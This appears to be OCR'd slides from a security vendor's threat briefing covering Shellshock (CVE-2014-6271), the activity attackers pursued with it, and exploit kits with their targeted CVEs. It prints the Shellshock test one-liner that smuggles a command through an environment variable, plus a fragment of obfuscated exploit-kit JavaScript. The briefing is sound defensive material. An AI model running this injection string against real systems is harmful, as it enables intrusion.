
Services Being Targeted



Destination Port/ICMP Code

- 🟧 465 (smtps)/tcp
- 🟥 995 (pop3s)/tcp
- 🟩 993 (imaps)/tcp
- 🟦 443 (https)/tcp


Services Attack Success




Source Port/ICMP Type


- 🟥 465 (smtps)/tcp
- 🟧 995 (pop3s)/tcp
- 🟧 993 (imaps)/tcp
- 🟦 443 (https)/tcp

Client Side Exploitation is a Reality



Alert Volume...






Shellshock

Shellshock: CVE-2014-6271

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```





```
sh-3.2$ env x='() { :;}; echo vulne
rable' bash -c "echo this is a test

vulnerable
this is a test
```

Shellshock Exploitation

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

We 1st detected attempts to exploit Shellshock 0400 GMT 24 Sept.





Product	Protection
AMP	✓
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A

Shellshock Creativity

Types of Activity


- Illegitimate Probing (no exploitation)
- Cloud-based and/or other legitimate scanners (no exploitation)
- Lateral movement / Privilege escalation
- Attempts to establish reverse shell
- Attempts to retrieve sensitive files (passwd file, HTTPS certificate, etc.)
- Stealing bitcoins
- Remote patching attempts

Affected Protocols & Programs

- HTTP (typically cgi)
- DHCP
- SSH
- inetd
- qmail, procmail, exim
- OpenVPN
- ???

Mitigations

- This will be around along time
- Upgrade
- Still many vulnerable machines out there




Product	Protection
AMP	✓
CWS	N/A
ESA	N/A
Network Security	✓
WSA	N/A

Sponsored Attacks

Threat: APT

Exploit Kits




Evolving Exploit Kits


Shifts in the attack vectors

Java drop 34%

Silverlight rise 228%



Exploit Kits



```
<script>
var llPDSOu = "SxA4";
rcEaHs = function(a) {
xpSja = function() {
    var hukFK = "bGxrKL7
    rcEqHs('ndLy' + '='                                   64573464536350845788760543498620
    37597643908478844078                                  6054308198140876319060664947688
    49476886537434008409                                  9457844203644084085825885859818
var aBia5t = "G7hqtLV";
```

```
/*  Two-Character Code  */  '08                          '   '05'  '43'  '08'  '87'  '63'
/*     Array Index      */    8                               5    41     8    85    61
/*  Decoded Character   */    (     f     u     n     c     t     i     o     n     (     )     {
```

Component	Vulnerability
Flash	CVE-2014-0515
Active X	CVE-2013-7331
Internet Explorer	CVE-2013-2551
Silverlight	CVE-2013-0074
Java	CVE-2012-0507
PDF	CVE-2010-0188

